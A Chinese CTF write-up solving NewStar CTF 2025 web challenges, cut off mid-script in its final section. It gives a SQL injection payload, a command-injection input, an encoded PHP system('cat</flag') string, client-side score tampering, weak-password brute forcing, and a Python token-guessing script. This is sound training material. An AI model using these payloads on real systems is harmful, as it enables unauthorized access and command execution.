NewStar CTF 2025 web week1&week2

week1(web)

multi-headach3

提示robots协议

Hello!

Today is 2025/09/29
welcome to my first website!

ROBOTS is protecting this website!
But... Why my head is so painful???!!!


访问一下/hidden.php,这里要用bp抓包

flag{e0ab4aac-1889-4e06-a096-99e01c87bd63}

strange_login

这题考察sql万能密码

' or 1=1 --
' or 1=1 --

宇宙的中心是php

查看源码

<!-- 你还是找到了......这片黑暗的秘密 -->
<!-- s3kret.php -->

访问一下/s3kret.php,拿到题目

<?php
highlight_file(__FILE__);
include "flag.php";
if(isset($_POST['newstar2025'])){
$answer = $_POST['newstar2025'];
if(intval($answer)!=47&&intval($answer,0)==47){
echo $flag;
}else{
echo "你还未参透奥秘";
}
}

post提交

newstar2025=057

拿到flag:flag{cb833fa9-5fba-4619-babf-6fcc6f98a89c}

别笑,你也过不了第二关

抓包拿到js源码

HTTP/2 200 OK
Date: Mon, 29 Sep 2025 10:48:39 GMT
Content-Type: text/html
Content-Length: 6470
Last-Modified: Sat, 30 Aug 2025 06:08:57 GMT
Etag: "1946-63d8ef9459040-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding

<!DOCTYPE html>
<html lang="zh">
<head>
<meta charset="UTF-8">
<title>帮助哪吒接魔丸</title>
<style>
body {
text-align: center;
font-family: Arial;
background: #f0f0f0;
}
#game {
margin: 20px auto;
width: 400px;
height: 600px;
background: white;
border: 2px solid #333;
position: relative;
overflow: hidden;
}
#player {
width: 60px;
height: 60px;
position: absolute;
bottom: 20px;
left: 180px;
border-radius: 5px;
z-index: 10;
overflow: hidden;
}
#player img {
width: 100%;
height: 100%;
object-fit: cover;
display: block;
border-radius: 5px;
}
.gate {
width: 80px;
height: 120px;
position: absolute;
top: 0;
border-radius: 10px;
background-size: cover;
background-position: center;
}
#score, #level {
font-size: 20px;
margin: 10px;
}
.finish-line {
position: absolute;
width: 100%;
height: 5px;
background: red;
top: 0;
}
</style>
</head>
<body>
<h1>帮助哪吒接魔丸</h1>
<p id="level">关卡: 1</p>
<p id="score">分数: 0</p>
<div id="game">
<div id="player">
<img src="3.jpg" alt="player">
</div>
</div>
<script>
const game = document.getElementById("game");
const player = document.getElementById("player");
const scoreEl = document.getElementById("score");
const levelEl = document.getElementById("level");

let score = 0;
let steps = 0;
let maxSteps = 10; // 每关掉落数量
let targetScores = [30, 1000000]; // 每关目标分数
let currentLevel = 0; // 0 表示第一关
let gameEnded = false;
let finishSpawned = false;
let playerX = 180;
let gateInterval = null;

document.addEventListener("keydown", (e) => {
if (e.key === "ArrowLeft") movePlayer(-100);
if (e.key === "ArrowRight") movePlayer(100);
});

function movePlayer(offset) {
let newX = playerX + offset;
if (newX < 0 || newX > 340) return;
playerX = newX;
player.style.left = playerX + "px";
}

function spawnGate() {
if (steps >= maxSteps || gameEnded || finishSpawned) return;
steps++;
const gate = document.createElement("div");
gate.className = "gate";

let x = Math.random() < 0.5 ? 60 : 260;
gate.style.left = x + "px";

let isAdd = Math.random() < 0.5;
if (isAdd) {
gate.dataset.value = 10;
gate.style.backgroundImage = "url('2.jpg')";
} else {
gate.dataset.value = -10;
gate.style.backgroundImage = "url('1.jpg')";
}

game.appendChild(gate);

let y = 0;
const fall = setInterval(() => {
y += 5;
gate.style.top = y + "px";

const playerRect = player.getBoundingClientRect();
const gateRect = gate.getBoundingClientRect();

if (!(playerRect.right < gateRect.left ||
playerRect.left > gateRect.right ||
playerRect.bottom < gateRect.top ||
playerRect.top > gateRect.bottom)) {
score += parseInt(gate.dataset.value);
scoreEl.innerText = "分数: " + score;
clearInterval(fall);
gate.remove();

if (steps >= maxSteps && !finishSpawned) spawnFinishLine();
}

if (y > 600) {
clearInterval(fall);
gate.remove();
if (steps >= maxSteps && !finishSpawned) spawnFinishLine();
}
}, 50);
}

function spawnFinishLine() {
finishSpawned = true;
const finish = document.createElement("div");
finish.className = "finish-line";
finish.style.left = "0px";
game.appendChild(finish);

let y = 0;
const fall = setInterval(() => {
y += 5;
finish.style.top = y + "px";

const playerRect = player.getBoundingClientRect();
const finishRect = finish.getBoundingClientRect();

if (!(playerRect.right < finishRect.left ||
playerRect.left > finishRect.right ||
playerRect.bottom < finishRect.top ||
playerRect.top > finishRect.bottom)) {
clearInterval(fall);
finish.remove();
endLevel();
}

if (y > 600) {
clearInterval(fall);
finish.remove();
endLevel();
}
}, 50);
}

function endLevel() {
if (gameEnded) return;

clearInterval(gateInterval);
gateInterval = null;

if (score >= targetScores[currentLevel]) {
alert(`恭喜通过第 ${currentLevel + 1} 关!得分: ${score}`);
currentLevel++;
if (currentLevel < targetScores.length) {
// 下一关
resetLevel(currentLevel);
startGame();
} else {
// 全部通关
gameEnded = true;
const formData = new URLSearchParams();
formData.append("score", score);

fetch("/flag.php", {
method: "POST",
headers: {
"Content-Type": "application/x-www-form-urlencoded"
},
body: formData.toString()
})
.then(res => res.text())
.then(data => {
alert("服务器返回:\n" + data);
})
.catch(err => {
alert("请求失败: " + err);
});
}
} else {
alert(`第 ${currentLevel + 1} 关未达成目标分数 (目标: ${targetScores[currentLevel]}),将重新开始本关!`);
resetLevel(currentLevel);
startGame();
}
}


function resetLevel(levelIndex) {
score = 0;
scoreEl.innerText = "分数: " + score;
steps = 0;
finishSpawned = false;
levelEl.innerText = "关卡: " + (levelIndex + 1);
[...game.querySelectorAll('.gate, .finish-line')].forEach(e => e.remove());
}

function startGame() {
gateInterval = setInterval(spawnGate, 1500);
}
startGame();
document.addEventListener("visibilitychange", () => {
if (document.hidden) {
if (gateInterval) {
clearInterval(gateInterval);
gateInterval = null;
}
} else {
if (!gameEnded && !gateInterval) {
gateInterval = setInterval(spawnGate, 1500);
}
}
});
</script>
</body>
</html>

然后每关都在控制台输入

score = 99999999; 
endLevel();

拿到flag

我真得控制你了

通过侧边栏打开开发者工具,得到

<body>
<div class="container">
<h1>我真得控制控制你了</h1>

<p>建议购买—破魔刀</p>
<p>老套路了</p>

<div class="challenge-info">
<div class="info-item">
<div class="info-label">挑战</div>
<div class="info-value">JavaScript</div>
</div>
<div class="info-item">
<div class="info-label">难度</div>
<div class="info-value">☆☆☆☆☆</div>
</div>
</div>

<form id="nextLevelForm" method="POST" action="next-level.php">
<input type="hidden" name="access" value="1">
<input type="hidden" name="csrf_token" value="ddd4123b57037402a11aeda0c404b7a643f5a51042e23389ae97d72b5113076d">
</form>

<div class="button-wrapper">
<button id="accessButton" type="button" disabled="">
启动!
<div id="shieldOverlay"></div>
</button>
</div>

<div class="hint">
是名刀司命!
</div>
</div>

<div id="devToolsWarning" style="display: flex;">
<div>
<h2>开发者工具已禁用</h2>
<p>按 ESC 键关闭此提示</p>
</div>
</div>

<script>
// 检查保护层状态
function checkShieldStatus() {
const shield = document.getElementById('shieldOverlay');
const button = document.getElementById('accessButton');

if (!shield) {
button.classList.add('active');
button.disabled = false;
} else {
button.classList.remove('active');
button.disabled = true;
}
}


checkShieldStatus();


setInterval(checkShieldStatus, 500);


document.getElementById('accessButton').addEventListener('click', function() {
if (!document.getElementById('shieldOverlay')) {
document.getElementById('nextLevelForm').submit();
}
});


document.addEventListener('contextmenu', function(e) {
e.preventDefault();
});


(function() {

document.addEventListener('keydown', function(e) {
// F12
if (e.keyCode === 123) {
e.preventDefault();
showDevToolsWarning();
}
// Ctrl+Shift+I (Windows/Linux)
if (e.ctrlKey && e.shiftKey && e.keyCode === 73) {
e.preventDefault();
showDevToolsWarning();
}
// Ctrl+Shift+J (Windows/Linux)
if (e.ctrlKey && e.shiftKey && e.keyCode === 74) {
e.preventDefault();
showDevToolsWarning();
}
// Cmd+Option+I (Mac)
if (e.metaKey && e.altKey && e.keyCode === 73) {
e.preventDefault();
showDevToolsWarning();
}
// Cmd+Option+J (Mac)
if (e.metaKey && e.altKey && e.keyCode === 74) {
e.preventDefault();
showDevToolsWarning();
}
// Ctrl+U (查看源代码)
if (e.ctrlKey && e.keyCode === 85) {
e.preventDefault();
showDevToolsWarning();
}
});


let devtools = false;
const threshold = 160;

function checkDevTools() {
const widthThreshold = window.outerWidth - window.innerWidth > threshold;
const heightThreshold = window.outerHeight - window.innerHeight > threshold;
const orientation = widthThreshold ? 'vertical' : 'horizontal';

if (!(heightThreshold && widthThreshold) &&
((window.Firebug && window.Firebug.chrome && window.Firebug.chrome.isInitialized) ||
widthThreshold || heightThreshold)) {
devtools = true;
showDevToolsWarning();
} else {
devtools = false;
}
}


setInterval(checkDevTools, 1000);


function showDevToolsWarning() {
const warning = document.getElementById('devToolsWarning');
warning.style.display = 'flex';


document.addEventListener('keydown', function closeWarning(e) {
if (e.key === 'Escape') {
warning.style.display = 'none';
document.removeEventListener('keydown', closeWarning);
}
});
}


if (typeof console !== "undefined") {
if (typeof console.log !== 'undefined') {
console.log = function() {};
}
if (typeof console.warn !== 'undefined') {
console.warn = function() {};
}
if (typeof console.error !== 'undefined') {
console.error = function() {};
}
if (typeof console.info !== 'undefined') {
console.info = function() {};
}
}
})();
</script>

</body>

控制台提交

// 删除保护层,启用按钮并提交表单
const s = document.getElementById('shieldOverlay');
if (s) s.remove();
const btn = document.getElementById('accessButton');
if (btn) btn.disabled = false;
document.getElementById('nextLevelForm').submit();

进入下一关,考察弱口令

bp爆破一下

得到账号密码

admin
111111

得到题目

<?php
error_reporting(0);

function generate_dynamic_flag($secret) {
return getenv("ICQ_FLAG") ?: 'default_flag';
}


if (isset($_GET['newstar'])) {
$input = $_GET['newstar'];

if (is_array($input)) {
die("恭喜掌握新姿势");
}


if (preg_match('/[^\d*\/~()\s]/', $input)) {
die("老套路了,行不行啊");
}


if (preg_match('/^[\d\s]+$/', $input)) {
die("请输入有效的表达式");
}

$test = 0;
try {
@eval("\$test = $input;");
} catch (Error $e) {
die("表达式错误");
}

if ($test == 2025) {
$flag = generate_dynamic_flag($flag_secret);
echo "<div class='success'>拿下flag!</div>";
echo "<div class='flag-container'><div class='flag'>FLAG: {$flag}</div></div>";
} else {
echo "<div class='error'>大哥哥泥把数字算错了: $test ≠ 2025</div>";
}
} else {
?>
<?php } ?>

payload:

?newstar=2025*1

拿到flag: flag{cbe72039-87f4-49fd-91ae-06989745e123}

黑客小W的故事(1)


第一关抓包修改计数为800即可

得到第二关 /Level2_mato

第二关get提交?shipin=mogubaozi即可与蘑菇先生对话,提示post提交

/talkToMushroom?shipin=mogubaozi

post提交guding=guding即可

提示用delete方法除掉虫子

DELETE /talkToMushroom?shipin=mogubaozi HTTP/2
Host: eci-2ze3pf7a69ntvyvqhefm.cloudeci1.ichunqiu.com:8000
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1757771037,1758380089,1758772644,1758774063; browse=CFlZTxUYU0JRWltHVQJTRFBZSkdeQ1xYWVpFRF9RWURTU19PXURLThQ; token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJOYW1lIjoiVHJ1ZSIsImxldmVsIjoyfQ.gT0rdT_zyBOrHqlEEwZePI1rX7qz2FaSGMPv2WfmV8E
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/20100101 Firefox/143.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: https://eci-2ze3pf7a69ntvyvqhefm.cloudeci1.ichunqiu.com:8000
Referer: https://eci-2ze3pf7a69ntvyvqhefm.cloudeci1.ichunqiu.com:8000/talkToMushroom?shipin=mogubaozi
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

chongzi=delete&guding=guding

拿到第三关钥匙

第三关提示身份伪造

User-Agent: CycloneSlash/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) 1/20100101 DashSlash/143.0

到第四关 /Level4_Sly 就有flag了

week2(web)

DD加速器

命令拼接


127.0.0.1;env

真的是签到诶

<?php
// atbash 实现
function atbash($text) {
$result = '';
foreach (str_split($text) as $char) {
if (ctype_alpha($char)) {
$is_upper = ctype_upper($char);
$base = $is_upper ? ord('A') : ord('a');
$offset = ord(strtolower($char)) - ord('a');
$new_char = chr($base + (25 - $offset));
$result .= $new_char;
} else {
$result .= $char;
}
}
return $result;
}

echo $a=str_rot13("system('cat</flag');") . PHP_EOL;
echo $b=atbash($a) . PHP_EOL;
echo base64_encode($b);

搞点哦润吉吃吃橘

账号密码

脚本

#!/usr/bin/env python3
# get_flag_full.py
# 自动:登录 -> start_challenge -> 解析 -> 提交多种带 cookie 混淆的 token -> 打印 flag(若有)

import requests
import time
import re
import sys
import urllib3
import base64
import hashlib

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

BASE = "https://eci-2ze45f6hdflj9xk7stzq.cloudeci1.ichunqiu.com:5000"
LOGIN_URL = f"{BASE}/login"
START_URL = f"{BASE}/start_challenge"
VERIFY_URL = f"{BASE}/verify_token"

USERNAME = "Doro"
PASSWORD = "Doro_nJlPVs_@123"

HEADERS = {
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/20100101 Firefox/143.0",
"Accept": "*/*",
"Content-Type": "application/json",
"Origin": BASE,
"Referer": f"{BASE}/home",
}

def login(sess: requests.Session) -> bool:
"""访问登录页再提交表单以建立 session cookies"""
try:
sess.get(LOGIN_URL, headers={"User-Agent": HEADERS["User-Agent"]}, verify=False, timeout=10)
except Exception as e:
print("[!] 无法访问登录页:", e)
return False

data = {"username": USERNAME, "password": PASSWORD}
headers = {
"User-Agent": HEADERS["User-Agent"],
"Content-Type": "application/x-www-form-urlencoded",
"Referer": LOGIN_URL
}

try:
r = sess.post(LOGIN_URL, data=data, headers=headers, verify=False, timeout=10, allow_redirects=True)
except Exception as e:
print("[!] 登录请求失败:", e)
return False

print("[*] 登录返回状态:", r.status_code)
# 简单判断是否登录成功(若登录页面仍然被返回,通常 HTML 里会包含登录页面的标题)
if r.status_code == 200 and "Doro的保险冰箱" not in r.text:
print("[+] 登录成功(表面判断)")
return True
# 也当作成功(有些应用会重定向到首页,返回首页 HTML)
if r.status_code in (200, 302):
print("[+] 假定登录成功(HTTP %s)" % r.status_code)
return True

print("[!] 登录可能失败,HTTP", r.status_code)
return False

def parse_challenge(data: dict):
"""从 start_challenge 的 JSON 中解析 timestamp(如果有)、multiplier、xor_value、expression 字符串"""
multiplier = None
xor_value = None
timestamp_in_expr = None
expr = data.get("expression", "")

if "multiplier" in data:
try:
multiplier = int(data["multiplier"])
except Exception:
multiplier = None
if "xor_value" in data:
xv = data["xor_value"]
try:
xor_value = int(str(xv), 16)
except Exception:
try:
xor_value = int(xv)
except Exception:
xor_value = None

# 提取形如 (1759814299 * 99784)
m = re.search(r'\(\s*(\d+)\s*\*\s*(\d+)\s*\)', expr)
if m:
timestamp_in_expr = int(m.group(1))
mul_from_expr = int(m.group(2))
if multiplier is None:
multiplier = mul_from_expr

return timestamp_in_expr, multiplier, xor_value, expr

def extract_addon_candidates(session_cookie_value: str):
"""
尝试从 Flask session cookie 中生成若干可能的 "addon" 值。
返回一个字典:name -> integer
我们会尝试多种解读方式,以增加命中率。
"""
cands = {}
cookie = session_cookie_value or ""
parts = cookie.split(".")
cands["raw_len"] = len(cookie)
# 1) bytes sum of middle+last part (utf-8)
if len(parts) >= 2:
p12 = "".join(parts[1:])
try:
sbytes = p12.encode("utf-8")
cands["sum_bytes_mid_last"] = sum(b for b in sbytes)
cands["sha1_6b"] = int.from_bytes(hashlib.sha1(sbytes).digest()[:6], "big")
cands["md5_6b"] = int.from_bytes(hashlib.md5(sbytes).digest()[:6], "big")
except Exception:
pass

# 2) sum of characters (ord)
try:
cands["sum_ord_all"] = sum(ord(ch) for ch in cookie)
except Exception:
pass

# 3) try base64-url decode the first part (Flask session data often in first part)
if len(parts) >= 1 and parts[0]:
p0 = parts[0]
# try fix padding and decode
for pad in ("", "=", "=="):
try:
dec = base64.urlsafe_b64decode(p0 + pad)
# if zlib compressed, attempt decompress, else use raw bytes
try:
import zlib
decomp = zlib.decompress(dec)
cands["p0_zlib_sum"] = sum(b for b in decomp)
cands["p0_zlib_sha1_6b"] = int.from_bytes(hashlib.sha1(decomp).digest()[:6], "big")
except Exception:
# fallback to raw decoded bytes sum
cands["p0_b64_sum"] = sum(b for b in dec)
cands["p0_b64_sha1_6b"] = int.from_bytes(hashlib.sha1(dec).digest()[:6], "big")
break
except Exception:
continue

# 4) interpret last part as ascii bytes and take some ints
if len(parts) >= 3 and parts[-1]:
tail = parts[-1]
try:
tbytes = tail.encode("utf-8")
cands["tail_first6"] = int.from_bytes(tbytes[:6].ljust(6, b'\x00'), "big")
except Exception:
pass

# 5) fallback: hash of whole cookie
try:
cands["sha256_8b"] = int.from_bytes(hashlib.sha256(cookie.encode("utf-8")).digest()[:8], "big")
except Exception:
pass

# Remove any zero or None entries and ensure int
res = {}
for k, v in cands.items():
try:
vi = int(v)
if vi != 0:
res[k] = vi
except Exception:
continue
return res

def try_variants_and_submit(sess: requests.Session, base_token: int, addons: dict):
"""
对 base_token 使用多种运算与 addon 值尝试提交,直到成功或全部尝试完毕。
ops: xor, add, sub
"""
tried = []
# always include base_token itself first
candidates = [("base", base_token)]

# add variants using each addon
for name, a in addons.items():
candidates.append((f"xor_{name}", base_token ^ a))
candidates.append((f"add_{name}", base_token + a))
candidates.append((f"sub_{name}", base_token - a if base_token - a >= 0 else base_token)) # avoid negative
# try shifted xor
candidates.append((f"xor_shift8_{name}", base_token ^ (a << 8)))
# try mixing with lower 32 bits
candidates.append((f"xor_low32_{name}", base_token ^ (a & 0xffffffff)))

# deduplicate preserving order
seen = set()
uniq_candidates = []
for tag, val in candidates:
if val in seen:
continue
seen.add(val)
uniq_candidates.append((tag, val))

print(f"[*] 将尝试 {len(uniq_candidates)} 种 token 组合(包含 base)")
for tag, t in uniq_candidates:
print(f"[*] 尝试 {tag}: token={t}")
try:
r = sess.post(VERIFY_URL, headers=HEADERS, json={"token": int(t)}, verify=False, timeout=10)
except Exception as e:
print("[!] 提交失败:", e)
continue
try:
j = r.json()
except Exception:
j = r.text
print("[*] HTTP", r.status_code, j)
# 判断成功
if isinstance(j, dict) and j.get("success") is True:
print("\n=== 成功! ===")
print("模式:", tag)
print("响应:", j)
return True, (tag, t, j)
# 小优化:如果返回错误信息里提示“需要session里的某值”之类也打印并继续
time.sleep(0.05) # tiny sleep to avoid overwhelming
return False, None

def main():
sess = requests.Session()
sess.headers.update(HEADERS)

print("[*] 登录中...")
if not login(sess):
print("[!] 登录失败,请检查网络或凭证")
sys.exit(1)

# start challenge
print("[*] 请求 /start_challenge ...")
try:
r = sess.post(START_URL, headers=HEADERS, json={}, verify=False, timeout=10)
except Exception as e:
print("[!] /start_challenge 请求失败:", e)
sys.exit(1)

try:
data = r.json()
except Exception as e:
print("[!] /start_challenge 未返回 JSON:", e)
print("HTTP", r.status_code, r.text[:300])
sys.exit(1)

print("[*] start_challenge 返回:", data)
if "error" in data:
print("[!] 服务端返回错误:", data["error"])
sys.exit(1)

# 打印并读取 cookies
cookie_dict = sess.cookies.get_dict()
print("[*] 当前 session cookies:", cookie_dict)
session_cookie_value = cookie_dict.get("session", "")

ts_in_expr, multiplier, xor_value, expr = parse_challenge(data)
if multiplier is None or xor_value is None:
print("[!] 无法解析 multiplier 或 xor_value,请贴上完整 JSON")
sys.exit(1)

# 优先使用表达式内时间戳(通常题目把时间戳写在表达式里)
if ts_in_expr:
used_ts = ts_in_expr
print(f"[*] 使用表达式内时间戳:{used_ts}")
else:
used_ts = int(time.time())
print(f"[*] 使用本地时间戳:{used_ts}")

base_token = (int(used_ts) * int(multiplier)) ^ int(xor_value)
print(f"[*] 计算 base_token = ({used_ts} * {multiplier}) ^ {hex(xor_value)} = {base_token}")

# 从 cookie 里提取若干可能的 addon
addons = extract_addon_candidates(session_cookie_value)
print("[*] 从 session cookie 提取到的 addon 候选:")
for k, v in addons.items():
print(f" {k} = {v}")

success, info = try_variants_and_submit(sess, base_token, addons)
if success:
tag, token_used, resp = info
print("[*] 已成功,模式:", tag)
print("[*] 使用 token:", token_used)
print("[*] 服务端响应:", resp)
else:
print("\n[!] 所有尝试均失败。下面给出调试建议:")
print(" - 请确认浏览器能正常完成挑战;若浏览器能成功,抓包查看浏览器请求具体发送的 token 值与 cookie 内容")
print(" - 把 /start_challenge 返回的完整 JSON 和上面打印的 cookie 发给我,我来基于真实值再做深入分析")
print(" - 我可以把脚本再改为对时间做微调(尝试 ±1、±2 秒的 timestamp)以防时钟差问题")

if __name__ == "__main__":
main()

![]https://cdn.jsdelivr.net/gh/jatopos/my-image-bed/2025.10/20251016212133230.png)

白帽小K的故事(1)

<body>
<div class="sidebar">
<h2>音乐列表</h2>
<div class="upload-area" id="uploadArea">
拖拽 MP3 文件到这里上传
</div>
<div class="file-list" id="fileList">
</div>
</div>
<div class="main">
<div>
<div class="music-title" id="musicTitle">请选择音乐</div>
<audio id="audioPlayer" class="audio-player"></audio>
</div>
</div>
<button class="hint-btn" onclick="window.location.href='/hint'">提示</button>
<script>
const musicTitle = document.getElementById('musicTitle');
const audioPlayer = document.getElementById('audioPlayer');
const fileList = document.getElementById('fileList');
const uploadArea = document.getElementById('uploadArea');
let currentFile = null;

async function fetchList() {
fileList.innerHTML = '<div style="color:#aaa;text-align:center;padding:20px 0;">加载中...</div>';
try {
const res = await fetch('/v1/list');
const data = await res.json();
if (Array.isArray(data) && data.length) {
fileList.innerHTML = '';
data.forEach(file => {
const item = document.createElement('div');
item.className = 'file-item';
item.textContent = file;
item.onclick = () => playMusic(file, item);
fileList.appendChild(item);
});
} else {
fileList.innerHTML = '<div style="color:#aaa;text-align:center;padding:20px 0;">暂无音乐文件</div>';
}
} catch (e) {
fileList.innerHTML = '<div style="color:#e00;text-align:center;padding:20px 0;">加载失败</div>';
}
}

function playMusic(filename, itemDiv) {
if (currentFile === filename && !audioPlayer.paused) {
return;
}
Array.from(fileList.children).forEach(child => child.classList.remove('active'));
itemDiv.classList.add('active');
currentFile = filename;
musicTitle.textContent = filename;
audioPlayer.src = `/v1/music?file=${encodeURIComponent(filename)}`;
audioPlayer.play();
}

musicTitle.addEventListener('click', () => {
if (!audioPlayer.src) return;
if (audioPlayer.paused) {
audioPlayer.play();
} else {
audioPlayer.pause();
}
});

uploadArea.addEventListener('dragover', e => {
e.preventDefault();
uploadArea.classList.add('dragover');
});
uploadArea.addEventListener('dragleave', e => {
e.preventDefault();
uploadArea.classList.remove('dragover');
});
uploadArea.addEventListener('drop', e => {
e.preventDefault();
uploadArea.classList.remove('dragover');
const files = Array.from(e.dataTransfer.files).filter(f => f.type === 'audio/mpeg' || f.name.endsWith('.mp3'));
if (!files.length) {
alert('请上传 mp3 文件');
return;
}
uploadFiles(files);
});

uploadArea.addEventListener('click', () => {
const input = document.createElement('input');
input.type = 'file';
input.accept = '.mp3,audio/mpeg';
input.multiple = true;
input.onchange = () => {
